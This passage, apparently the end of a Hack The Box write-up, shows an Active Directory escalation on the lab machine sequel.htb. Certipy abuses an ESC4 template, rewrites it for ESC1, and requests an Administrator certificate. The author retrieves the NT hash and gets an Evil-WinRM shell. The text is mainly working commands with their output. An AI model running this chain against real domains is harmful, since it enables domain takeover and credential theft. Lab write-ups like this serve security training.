                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Cert Publishers
    [+] User ACL Principals             : SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
ca_svc is a member of Cert Publishers, which has dangerous permissions on the DunderMifflinAuthentication template. This is an ESC4 condition: I changed the template configuration to make it usable as an ESC1 template, then enrolled a certificate for Administrator.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
└──╼ #certipy template -u "ca_svc" -p "Password123" -template DunderMifflinAuthentication -write-default-configuration -dc-ip 10.129.73.52
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9cD\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x000\x00\x02\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x00\x00\x14\x00\x94\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*]     pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication'? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'
With the template modified, I enrolled a certificate for the Administrator user.
1
2
3
4
5
6
7
8
9
10
11
└──╼ #certipy req -u ca_svc@sequel.htb -p Password123 -dc-ip 10.129.73.52 -target 10.129.73.52 -ca 'sequel-DC01-CA' -template 'DunderMifflinAuthentication' -upn 'administrator@sequel.htb'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
I used the certificate to authenticate with Kerberos and request the Administrator NT hash.
1
2
3
4
5
6
7
8
9
10
11
12
└──╼ #certipy auth -pfx administrator.pfx -dc-ip 10.129.73.52
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Finally, I passed the NT hash to Evil-WinRM and obtained an Administrator shell.
1
2
3
4
5
6
7
8
9
10
11
└──╼ #evil-winrm -i sequel.htb -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
This completes the attack chain: exposed spreadsheet credentials led to SQL sysadmin access, a leaked service-account password enabled lateral movement, and an ESC4 template misconfiguration provided domain administrator access.